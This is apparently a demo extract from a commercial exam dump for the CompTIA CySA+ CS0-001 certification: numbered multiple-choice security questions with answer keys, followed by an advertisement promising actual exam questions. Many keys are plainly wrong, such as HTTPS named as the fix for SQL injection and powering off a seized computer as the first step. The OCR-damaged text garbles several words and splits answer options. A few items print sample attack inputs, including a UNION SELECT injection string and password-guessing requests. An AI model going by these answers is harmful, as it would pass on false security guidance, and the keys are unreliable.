D. Monthly

Answer: A

NEW QUESTION 392
Which of the fallowing has the GREAT EST impact to the data retention policies of an organization?

A. The CIA classification matrix assigned to each piece of data
B. The level of sensitivity of the data established by the data owner
C. The regulatory requirements concerning the data set
D. The technical constraints of the technology used to store the data

Answer: D

NEW QUESTION 394
A company has been a victim of multiple volumetric DoS attacks. Packet analysis of the offending traffic shows the following:

```
09:23:45.058939 IP 192.168.1.1:2562 > 170.43.30.4:0 Flags[], seq 1887775210:1887776670, win 512, length 1460
09:23:45.058940 IP 192.168.1.1:2563 > 170.43.30.4:0 Flags[], seq 1887775211:1887776671, win 512, length 1460
09:23:45.058941 IP 192.168.1.1:2564 > 170.43.30.4:0 Flags[], seq 1887775212:1887776672, win 512, length 1460
09:23:45.058942 IP 192.168.1.1:2565 > 170.43.30.4:0 Flags[], seq 1887775213:1887776673, win 512, length 1460
```

Which of the following mitigation techniques is MOST effective against the above attack?

A. The company should contact the upstream ISP and ask that RFC1918 traffic be dropped.
B. The company should implement a network-based sinkhole to drop all traffic coming from 192.168.1.1 at their gateway router.
C. The company should implement the following ACL at their gateway firewall:DENY IP HOST 192.168.1.1 170.43.30.0/24.
D. The company should enable the DoS resource starvation protection feature of the gateway NIPS.

Answer: A

Explanation: Topic 3, Exam Set C

NEW QUESTION 399
While reviewing web server logs, a security analyst notices the following code:

```
GET http://testphp.comptia.org/profiles.php?id=-1 UNION SELECT 1, 2, 3 HTTP/1.1
Host: testphp.comptia.org
```

Which of the following would prevent this code from performing malicious actions?

A. Performing web application penetration testing
B. Requiring the application to use input validation
C. Disabling the use of HTTP and requiring the use of HTTPS
D. Installing a network firewall in front of the application

Answer: C

NEW QUESTION 403
A security analyst is preparing for the company's upcoming audit Upon review of the company's latest vulnerability scan, the security analyst finds the following open issues:

CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft WindowsSMB service enumeration via \srvsvc

Which of the following vulnerabilities should be prioritized for remediation FIRST?

A. ICMP timestamp request remote date disclosure

B. Anonymous FTP enabled
C. Unsupported web server detection
D. Microsoft Windows SMB service enumeration via \srvsvc

Answer: C

NEW QUESTION 407
Poky allows scanning of vulnerabilities during production hours. But production servers have been crashing later due lo unauthorized scans performed by junior technicians. Which of the following is the BEST solution to avoid production server downtime due to these types of scans?

A. Transition from centralized to agent-based scans
B. Require vulnerability scans be performed by trained personnel.
C. Configure daily automated detailed vulnerability reports.
D. Scan only as required to regulatory compliance.
E. Implement sandboxing to analyze the results of each scan.

Answer: B

NEW QUESTION 410
A company allows employees to work remotely. The security administration is configuring services that will allow remote help desk personnel to work secure outside the company's headquarters. Which of the following presents the BEST solution to meet this goal?

A. Configure a VPN concentrator to terminate in the DMZ to allow help desk personnel access to resources.
B. Open port 3389 on the firewall to the server to allow users to connect remotely.
C. Set up a jump box for all help desk personnel to remotely access system resources.
D. Use the company's existing web server for remote access and configure over port 8080.

Answer: A

NEW QUESTION 413
During a network reconnaissance engagement, a penetration tester was given perimeter firewall ACLs to accelerate the scanning process. The penetration tester has decided to concentrate on trying to brute force log in to destination IP address 192.168.192.132 via secure shell.

```
access-list outside-acl permit tcp any host 192.168.192.123 eq https
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
access-list outside-acl permit tcp host 192.168.192.123 eq ssh
```

Given a source IP address of 10.10.10.30, which of the following ACLs will permit this access?

A.
```
access-list outside-acl permit tcp any host 192.168.192.123 eq https
```

B.
```
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
```

C.
```
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
```

D.
```
access-list outside-acl permit tcp host 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 415
A security analyst with an international response team is working to isolate a worldwide distribution of ransomware. The analyst is working with international governing bodies to distribute advanced intrusion detection routines for this variant of ransomware. Which of the following is the MOST important step with which the security analyst should comply?

A. Security operations privacy law
B. Export restrictions
C. Non-disclosure agreements
D. Incident response forms

Answer: D

NEW QUESTION 417
A security analyst is assisting with a computer crime investigator and has been asked to secure a PC and deliver it to the forensics lab. Which of the following items would be MOST helpful to secure the PC (Select THREE)

A. Tamper-proof seals
B. Fataday cage
C. Chan of custody form
D. Drive eraser
E. Write blocks

F. Network tap
G. Millimeter

Answer: ABC

NEW QUESTION 418
The board of directors made the decision to adopt a cloud-first strategy. The current security infrastructure was designed for on-premise implementation. A critical application that is subject to the Federal Information Security Management Act (FISMA) of 2002 compliance has been identified as a candidate for a hybrid cloud deployment model. Which of the following should be conducted FIRST?

A. Develop a request for proposal.
B. Perform a risk assessment.
C. Review current security controls.
D. Review the SLA for FISMA compliance.

Answer: C

NEW QUESTION 419
A security analyst discovers a network intrusion and quickly solves the problem by closing an unused port. Which of the following should be completed?

A. Vulnerability report
B. Memorandum of agreement
C. Reverse-engineering incident report
D. Lessons teamed report

Answer: D

NEW QUESTION 422
A security analyst is reviewing output from a CVE-based vulnerability scanner. Before conducting the scan, the analyst was careful to select only Windows-based servers in a specific datacenter. The scan revealed that the datacenter includes 27 machines running Windows 2003 Server Edition (Win2003SE). In 2015, there were 36 new vulnerabilities discovered in the Win2003SE environment. Which of the following statements are MOST likely applicable? (Choose two.)

A. Remediation is likely to require some form of compensating control.
B. Microsoft's published schedule for updates and patches for Win2003SE have continued uninterrupted.
C. Third-party vendors have addressed all of the necessary updates and patches required by Win2003SE.
D. The resulting report on the vulnerability scan should include some reference that the scan of the datacenter included 27 Win2003SE machines that should be scheduled for replacement and deactivation.
E. Remediation of all Win2003SE machines requires changes to configuration settings and compensating controls to be made through Microsoft Security Center's Win2003SE Advanced Configuration Toolkit.

Answer: D

NEW QUESTION 426
In order to the leverage the power of data correlation with Nessus, a cybersecurity analyst must first be able to create a table for the scan results.
Given the following snippet of code:

```
CREATE TABLE MyResults ( ID INT AUTO_INCREMENT,IP TEXT, Port Text, PluginID INT,
Type TEXT, Description TEXT, PRIMARY KEY ID (ID) );
```

Which of the following output items would be correct?

A.

ID	IP	Port	PluginID	Type	Description	Primarykey
A10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

B.

ID	IP	Port	PluginID	OS	Description	Primarykey
A10	192.168.1.2	System (445/tcp)	1000	Microsoft Windows XP	System Scan	2

C.

ID	IP	Port	PluginID	Type	Description	Primarykey
10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

D.

ID	IP	Port	PluginID	Type	Description	Primarykey
10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 431
A vulnerability scan returned the following results for a web server that hosts multiple wiki sites: Apache-HTTPD-cve-2014-023: Apache HTTPD: mod_cgid denial

of service CVE-2014-0231
Due to a flaw found in mog_cgid, a server using mod_cgid to host CGI scripts could be vulnerable to a DoS attack caused by a remote attacker who is exploiting a weakness in non-standard input, causing processes to hang indefinitely.

192.68.7.35:80	Running HTTP service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerableversionofproduct HTTPDfound: ApacheHTTPD2.2.22
192.68.7.35:443	Running HTTPS service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerable version of product HTTPD found: Apache HTTPD 2.2.22

The security analyst has confirmed the server hosts standard CGI scripts for the wiki sites, does not have mod_cgid installed, is running Apache 2.2.22, and is not behind a WAF. The server is located in the DMZ, and the purpose of the server is to allow customers to add entries into a publicly accessible database.
Which of the following would be the MOST efficient way to address this finding?

A. Place the server behind a WAF to prevent DoS attacks from occurring.
B. Document the finding as a false positive.
C. Upgrade to the newest version of Apache.
D. Disable the HTTP service and use only HTTPS to access the server.

Answer: B

NEW QUESTION 434
During an investigation, a computer is being seized. Which of the following is the FIRST step the analyst should take?

A. Power oil the computer and remove it horn the network.
B. Unplug the network cable and take; screenshots of the desktop.
C. Perform a physical hard disk image.
D. Initiate chain-custody documentation.

Answer: A

NEW QUESTION 435
A security analyst has discovered that an outbound SFTP process is occurring at the same time of day for the past several days. At the time this was discovered large amounts of business critical data delivered. The authentication for this process occurred using a service account with proper credentials. The security analyst investigated the destination IP for (his transfer and discovered that this new process s not documented in the change management log. Which of the following would be the BESST course of action for the analyst to take?

A. Investigate a potential incident
B. Verify user per missions
C. Run a vulnerability scan
D. Verify SLA with cloud provider

Answer: A

NEW QUESTION 438
A cybersecurity consultant found common vulnerabilities across the Mowing, services used by multiple severs at an organization: VPN. SSH, and Ml I PS. Which of the following is the MOST likely reason for the discovered vulnerabilities?

A. Leaked PKI private key
B. Vulnerable version of OpenSSL
C. Common initialization vector
D. Weak level of encryption entropy
E. Vulnerable implementation of PEAP

Answer: D

NEW QUESTION 439
Oven the following log snippet:

```
Mar 20 10:08:47 superman sshd[1876]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ssh-dss [preauth]

Mar 20 10:08:47 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:47 superman sshd[1895]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1902]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
```

Which of the following describes the events that have occurred?

A. An attempt to make an SSH connection from 'superman' was done using a password.
B. An attempt to make an SSH connection from 192 168 1 166 was done using PKI.
C. An attempt to make an SSH connection from outside the network was done using PKI.
D. An attempt to make an SSH connection from an unknown IP address was done using a password.

Answer: B

NEW QUESTION 441
A company has monthly scheduled windows for patching servers and applying configuration changes.
Out-of-window changes can be done, but they are discouraged unless absolutely necessary. The systems administrator is reviewing the weekly vulnerability scan report that was just released. Which of the following vulnerabilities should the administrator fix without waiting for the next scheduled change window?

A. The administrator should fix dns (53/tcp). BIND 'NAMED' is an open-source DNS server from ISC.org.The BIND-based NAMED server (or DNS servers) allow remote users to query for version and type information.
B. The administrator should fix smtp (25/tcp). The remote SMTP server is insufficiently protected againstrelayin
C. This means spammers might be able to use the company's mail server to send their emails to the world.
D. The administrator should fix http (80/tcp). An information leak occurs on Apache web servers with the UserDir module enabled, allowing an attacker to enumerate accounts by requesting access to homedirectories and monitoring the response.
E. The administrator should fix http (80/tcp). The 'greeting.cgi' script is installe
F. This CGI has a wellknownsecurity flaw that lets anyone execute arbitrary commands with the privileges of the http daemon.
G. The administrator should fix general/tc
H. The remote host does not discard TCP SYN packets that have the FIN flag se
I. Depending on the kind of firewall a company is using, an attacker may use this flaw to bypass its rules.

Answer: B

NEW QUESTION 446
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:
Locky.js xerty.ini xerty.lib
Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Move the files from the NAS to a cloud-based storage solution.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Answer: D

NEW QUESTION 449
Which of the following could be directly impacted by an unpatched vulnerability m vSphre ESXi?

A. The organization's physical routers
B. The organization's mobile devices
C. The organization's virtual infrastructure
D. The organization's VPN

Answer: C

NEW QUESTION 452
During the forensic phase of a security investigation, it was discovered that an attacker was able to find private keys on a poorly secured team shared drive. The attacker used those keys to intercept and decrypt sensitive traffic on a web server. Which of the following describes this type of exploit and the potential remediation?

A. Session tracking, network intrusion detection sensors
B. Cross-site scripting; increased encryption key sizes
C. Man-in-the-middle; well-controlled storage of private keys
D. Rootkit, controlled storage of public keys

Answer: C

NEW QUESTION 457
A security analyst is performing ongoing scanning and continuous monitoring of the corporate datacenter. Over time, these scans are repeatedly showing susceptibility to the same vulnerabilities and an increase in new vulnerabilities on a specific group of servers that are clustered to run the same application. Which of the following vulnerability management processes should be implemented?

A. Frequent server scanning
B. Automated report generation
C. Group policy modification
D. Regular patch application

Answer: D

NEW QUESTION 462
A corporation employs a number of small-form-factor workstations and mobile devices, and an incident response team is therefore required to build a forensics kit with tools to support chip-off analysis. Which of the following tools would BEST meet this requirement?

A. JTAG adapters
B. Last-level cache readers
C. Write-blockers
D. ZIF adapters

Answer: A

NEW QUESTION 463
While conducting research on malicious domains, a threat intelligence analyst received a blue screen of death. The analyst rebooted and received a message stating that the computer had been locked and could only be opened by following the instructions on the screen. Which of the following combinations describes the MOST likely threat and the PRIMARY mitigation for the threat?

A. Ransomware and update antivirus
B. Account takeover and data backups
C. Ransomware and full disk encryption
D. Ransomware and data backups

Answer: D

NEW QUESTION 466
A cybersecurity analyst is reviewing Apache logs on a web server and finds that some logs are missing. The analyst has identified that the systems administrator accidentally deleted some log files. Which of the following actions or rules should be implemented to prevent this incident from reoccurring?

A. Personnel training
B. Separation of duties
C. Mandatory vacation
D. Backup server

Answer: D

NEW QUESTION 470
A security analyst was asked to join an outage call to a critical web application. The web middleware support team determined (he wet) server w running and having no trouble processing requests, however, some investigation has revealed firewall denies to the web server that began around 1 00 a m that morning. An emergency change was made to enable the access, but management has asked tor a root cause determination. Which of the following would be the BEST next step?

A. Install a packet analyze, near the web server to capture sample traffic to find anomalies.
B. Block alt traffic lo the web server with an ACL.
C. Use a port scan to determine all listening pons on the web server.
D. Search the logging sewers for any rule changes.

Answer: D

NEW QUESTION 474
A penetration tester is preparing for an audit of critical that may impact the security of the environment. The includes the external perimeter and the intermitted of the environment. During which of the following processes is this type information normally gathered?

A. Timing
B. Scoping
C. Authorization
D. Enumeration

Answer: B

NEW QUESTION 479
A company has implemented WPA2, a 20-character minimum for the WiFi passphrase. and a new WiFi passphrase every 30 days, and has disabled SSID broadcast on all wireless access points. Which of the following is the company trying to mitigate?

A. Downgrade attacks
B. Rainbow tables
C. SSL pinning
D. Forced deauthentication

Answer: A

NEW QUESTION 480
A security analyst determines that several workstations ate reporting traffic usage on port 3389 Al workstations are running the latest OS patches according to patch reporting: The help desk manager reports some use's are getting togged off of these workstations, and network access is running slower than normal The analyst believes a zero-day threat has allowed remote attackers to gain access to the workstakons. Which of the following are the BEST steps to stop the threat without impacting at services? (Select TWO)

A. Change the pubic lP address since APTs are common.
B. Configure a group policy to disable RDP access.
C. Disconnect public Internet access and review the logs on the workstations.
D. Enforce a password change for users on the network.
E. Reapply the latest OS patches to workstations.
F. Route internal traffic through a proxy server.

Answer: BD

NEW QUESTION 483
A security analyst is conducting a vulnerability assessment of older SCADA devices on the corporate network. Which of the following compensating controls is likely to prevent the scans from providing value?

A. Access control list network segmentation that prevents access to the SCADA devices inside the network.
B. Detailed and tested firewall rules that effectively prevent outside access of the SCADA devices.
C. Implementation of a VLAN that allows all devices on the network to see all SCADA devices on the network.
D. SCADA systems configured with 'SCADA SUPPORT'=ENABLE

Answer: B

NEW QUESTION 485
A security analyst is reviewing packet captures to determine the extent of success during an attacker's reconnaissance phase following a recent incident. The following is a hex and ASCII dump of one such packet:

0000	08 00 27 38 db ed 08 08 27 97 3f 45 08 00 45 00	..'8....'.?E..E.
0010	00 46 00 ec 40 00 80 06 f5 c1 44 1d 37 0e 0a 00	.F..@.....D.7...
0020	01 0f 05 21 00 35 d1 f8 c1 17 5f f5 a8 bd 50 18	...!.5...._...P.
0030	fb 90 05 68 00 00 00 1c 00 00 00 00 00 01 00 00	...h............
0040	00 00 00 00 04 63 6f 6d 70 2e 03 74 69 61 00 fc	.....comp.tia...
0050	00 01 4d 53	..MS

Which of the following BEST describes this packet?

A. DNS BIND version request
B. DNS over UDP standard query
C. DNS over TCP server status query
D. DNS zone transfer request

Answer: A

NEW QUESTION 488
The following IDS log was discovered by a company's cybersecurity analyst:

```
141.21.15.254----[21/APRIL 2016:00:17:20+1200]
"GET   /index.php?username=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  HTTP /1.1"
200, 2731 "http://www.comptia.com/cgibin/form/commentary/noframes/read/209" "Mozilla/4.0(compatible:MSIE
6.0: Window NT 5.1: Hotbar 4.4.7.0)"
```

Which of the following was launched against the company based on the IDS log?

A. SQL injection attack
B. Cross-site scripting attack
C. Buffer overflow attack
D. Online password crack attack

Answer: C

NEW QUESTION 492
Joe, an analyst, has received notice that a vendor who is coming in for a presentation will require access to a server outside the network. Currently, users are only able to access remote sites through a VPN connection.
Which of the following should Joe use to BEST accommodate the vendor?

A. Allow incoming IPSec traffic into the vendor's IP address.
B. Set up a VPN account for the vendor, allowing access to the remote site.
C. Turn off the firewall while the vendor is in the office, allowing access to the remote site.
D. Write a firewall rule to allow the vendor to have access to the remote site.

Answer: B

NEW QUESTION 496
Company A's security policy states that only PKI authentication should be used for all SSH accounts. A security analyst from Company A is reviewing the following auth.log and configuration settings:

```
Nov 1 09:53:12 comptia sshd[16269]: Connection from 192.168.2.6 port 53349 on 192.168.2.2 port 22

Nov 1 09:53:12 comptia sshd[16269]: Failed publickey for dev from 192.168.2.6 port 53349 ssh2: RSA
SHA256:66c5a96384aa8ba16a71da278317edf4e62eda2c6453a736759186da3a2f7697
Nov 1 09:53:15 comptia sshd[16269]: Accepted password for dev from 192.168.2.6 port 53349 ssh2
Nov 1 09:53:15 comptia sshd[16269]: pam_unix(sshd:session): session opened for user dev by (uid=0)
Nov 1 09:53:15 comptia systemd-logind[590]: New session 499 of user dev.
Nov 1 09:53:15 comptia sshd[16269]: User child is on pid 16271
Nov 1 09:53:15 comptia sshd[16271]: Starting session: shell on pts/5 for dev from 1

Strict Modes no

RSAAuthentication yes

PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys
# Don't read the user's ~/.rhosts and ~/.shots files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSSAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
#Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
# Ignore User KnownHost yes
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no
# Change to yes to enable challenge-resposnse passwords (beware issues with
# some PAM modules and threads);
ChallengeResponseAuthentication no
# Change to no to disable tunneled clear text passwords
PasswordAuthentication yes
```

Which of the following changes should be made to the following sshd_config file to establish compliance with the policy?

A. Change PermitRootLogin no to #PermitRootLogin yes
B. Change ChallengeResponseAuthentication yes to ChallangeResponseAuthentication no
C. Change PubkeyAuthentication yes to #PubkeyAuthentication yes
D. Change #AuthorizedKeysFile sh/.ssh/authorized_keys to AuthorizedKeysFile sh/.ssh/ authorized_keys
E. Change PassworAuthentication yes to PasswordAuthentication no

Answer: E

NEW QUESTION 498
A security operations team was alerted to abnormal DNS activity coming from a user's machine. The team performed a forensic investigation and discovered a host had been compromised. Malicious code was using DNS as a tunnel to extract data from the client machine, which had been leaked and transferred to an unsecure public Internet site. Which of the following BEST describes the attack?

A. Phishing
B. Pharming
C. Cache poisoning
D. Data exfiltration

Answer: D

NEW QUESTION 499
An analyst is preparing for a technical security compliance check on all Apache servers. Which of the following will be the BEST to use?

A. CIS benchmark

B. Nagios
C. OWASP
D. Untidy
E. Cain & Abel

Answer: A

NEW QUESTION 500
A list of vulnerabilities has been reported in a company's most recent scan of a server. The security analyst must review the vulnerabilities and decide which ones should be remediated in the next change window and which ones can wait or may not need patching. Pending further investigation. Which of the following vulnerabilities should the analyst remediate FIRST?

A. The analyst should remediate https (443/tcp) firs
B. This web server is susceptible to banner grabbingand was fingerprinted as Apache/1.3.27-9 on Linux w/ mod_fastcgi.
C. The analyst should remediate dns (53/tcp) firs
D. The remote BIND 9 DNS server is susceptible to a buffer overflow, which may allow an attacker to gain a shell on this host or disable this server.
E. The analyst should remediate imaps (993/tcp) firs
F. The SSLv2 suite offers five strong ciphers and two weak "export class" ciphers.
G. The analyst should remediate ftp (21/tcp) firs
H. An outdated version of FTP is running on this por
I. If it is not in use, it should be disabled.

Answer: B

NEW QUESTION 505
After an internal audit, it was determined that administrative logins need to use multifactor authentication or a 15-character key with complexity enabled. Which of the following policies should be updates to reflect this change? (Choose two.)

A. Data ownership policy
B. Password policy
C. Data classification policy
D. Data retention policy
E. Acceptable use policy
F. Account management policy

Answer: BF

NEW QUESTION 510
A worm was detected on multiple PCs within the remote office. The security analyst recommended that the remote office be blocked from the corporate network during the incident response. Which of the following processes BEST describes this recommendation?

A. Logical isolation of the remote office
B. Sanitization of the network environment
C. Segmentation of the network
D. Secure disposal of affected systems

Answer: A

NEW QUESTION 512
During winch of the lo.low.ng NIST risk management framework steps would an information system security engineer identify inherited security controls and tailor those controls to the system?

A. Categorize
B. Select
C. Implement
D. Assess

Answer: B

NEW QUESTION 516
A security administrator uses FTK to take an image of a hard drive that is under investigation. Which of the following processes are used to ensure the image is the same as the original disk? (Choose two.)

A. Validate the folder and file directory listings on both.
B. Check the hash value between the image and the original.
C. Boot up the image and the original systems to compare.
D. Connect a write blocker to the imaging device.
E. Copy the data to a disk of the same size and manufacturer.

Answer: BC

NEW QUESTION 518
The development team recently moved a new application into production for the accounting department. After this occurred, the Chief Information Officer (CIO) was contacted by the head of accounting because the application is missing a key piece of functionality that is needed to complete the corporation's quarterly tax returns. Which of the following types of testing would help prevent this from reoccurring?

A. Security regression testing

B. User acceptance testing
C. Input validation testing
D. Static code testing

Answer: B

NEW QUESTION 519
Server contains baseline images that are deployed to sensitive workstations on a regular basis. The images are evaluated once per month for patching and other fixes, but do not change otherwise. Which of the following controls should be put in place to secure the file server and ensure the images are not changed?

A. Install and configure a file integrity monitoring tool on the server and allow updates to the mages each month.
B. Schedule vulnerability scans of the server at least once per month before the images are updated
C. Require the use of two-factor authentication tor any administrator or user who needs to connect to the server.
D. Install a honeypot to identify any attacks before the baseline images can be compromised

Answer: A

NEW QUESTION 520
An analyst is reviewing the following log from the company web server:

```
15.34.24 GET /directory/listening.php?user=admin&pass=admin1
15.34.27 GET /directory/listening.php?user=admin&pass=admin2
15.34.29 GET /directory/listening.php?user=admin&pass=1admin
15.34.35 GET /directory/listening.php?user=admin&pass=2admin
```

Which of the following is this an example of?

A. Online rainbow table attack
B. Offline brute force attack
C. Offline dictionary attack
D. Online hybrid attack

Answer: B

NEW QUESTION 522
A security analyst is making recommendations for securing access to the new forensic workstation and workspace. Which of the following security measures should the analyst recommend to protect access to forensic data?

A. Multifactor authentication Polarized lens protection Physical workspace isolation
B. Secure ID tokenSecurity reviews of the system at least yearly Polarized lens protection
C. Bright lightning in all access areasSecurity reviews of the system at least yearly Multifactor authentication
D. Two-factor authentication into the building Separation of dutiesWarning signs placed in clear view

Answer: A

NEW QUESTION 527
A cybersecurity analyst is hired lo review lite security measures implemented within the domain controllers of a company Upon review, me cybersecurity analyst notices a brute force attack can be launched against domain controllers that run on a Windows platform The first remediation step implemented by the cybersecurity analyst Is to make the account passwords more complex Which of the following Is the NEXI remediation step the cybersecurity analyst needs to implement?

A. Disable the ability to store a LAN manager hash.
B. Deploy a vulnerability scanner tool.
C. Install a different antivirus software.
D. Perform more frequent port scanning.
E. Move administrator accounts to a new security group.

Answer: E

NEW QUESTION 531
A security analyst is creating ACLs on a perimeter firewall that will deny inbound packets that are from internal addresses, reserved external addresses, and multicast addresses. Which of the following is the analyst attempting to prevent/

A. Broadcast storms
B. Spoofing attacks
C. UDoS attacks
D. Man in-the-middle attacks

Answer: B

NEW QUESTION 534
A company decides to move three of its business applications to different outsourced cloud providers. After moving the applications, the users report the applications time out too quickly and too much time is spent logging back into the different web-based applications throughout the day. Which of the following should a security architect recommend to improve the end-user experience without lowering the security posture?

A. Configure directory services with a federation provider to manage accounts.
B. Create a group policy to extend the default system lockout period.

C. Configure a web browser to cache the user credentials.
D. Configure user accounts for self-service account management.

Answer: B

NEW QUESTION 537
An organization is conducting penetration testing to identify possible network vulnerabilities. The penetration tester has received the following output from the latest scan:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
Not shown: 996 closed ports

PORT       STATE     SERVICE
22/tcp     open      ssh
80/tcp     open      http
139/tcp    open      netbios-ssn
1417/tcp   open      timbuktu-srv1


MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```

The penetration tester knows the organization does not use Timbuktu servers and wants to have Nmap interrogate the ports on the target in more detail. Which of the following commands should the penetration tester use NEXT?

A. nmap –sV 192.168.1.13 –p1417
B. nmap –sS 192.168.1.13 –p1417
C. sudo nmap –sS 192.168.1.13
D. nmap 192.168.1.13 –v

Answer: A

NEW QUESTION 538
.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CS0-001 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CS0-001 Product From:

https://www.2passeasy.com/dumps/CS0-001/

Money Back Guarantee

CS0-001 Practice Exam Features:

* CS0-001 Questions and Answers Updated Frequently

* CS0-001 Practice Questions Verified by Expert Senior Certified Staff

* CS0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CS0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year